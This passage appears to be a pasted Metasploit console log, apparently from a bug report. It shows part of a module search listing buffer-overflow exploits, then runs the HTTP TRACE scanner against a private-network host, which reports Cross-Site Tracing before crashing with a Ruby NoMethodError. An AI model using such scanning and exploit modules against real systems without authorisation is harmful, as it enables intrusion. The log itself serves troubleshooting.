   exploit/windows/misc/hp_ovtrace                        2007-08-09   average  No   HP OpenView Operations OVTrace Buffer Overflow
   exploit/windows/misc/sap_netweaver_dispatcher          2012-05-08   normal   No   SAP NetWeaver Dispatcher DiagTraceR3Info Buffer Overflow
   post/windows/recon/outbound_ports                                   normal   No   Windows Outbound-Filtering Rules


msf5 > use auxiliary/scanner/http/trace
msf5 auxiliary(scanner/http/trace) > options

Module options (auxiliary/scanner/http/trace):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target address range or CIDR identifier
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   THREADS  1                yes       The number of concurrent threads
   VHOST                     no        HTTP server virtual host

msf5 auxiliary(scanner/http/trace) > set rhosts 192.168.0.116
rhosts => 192.168.0.116
msf5 auxiliary(scanner/http/trace) > run

[+] 192.168.0.116:80 is vulnerable to Cross-Site Tracing
[-] Auxiliary failed: NoMethodError undefined method `id' for nil:NilClass
[-] Call stack:
[-]   /usr/share/metasploit-framework/lib/msf/core/auxiliary/report.rb:295:in `report_vuln'
[-]   /usr/share/metasploit-framework/modules/auxiliary/scanner/http/trace.rb:47:in `run_host'
[-]   /usr/share/metasploit-framework/lib/msf/core/auxiliary/scanner.rb:111:in `block (2 levels) in run'
[-]   /usr/share/metasploit-framework/lib/msf/core/thread_manager.rb:106:in `block in spawn'
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/http/trace) >
```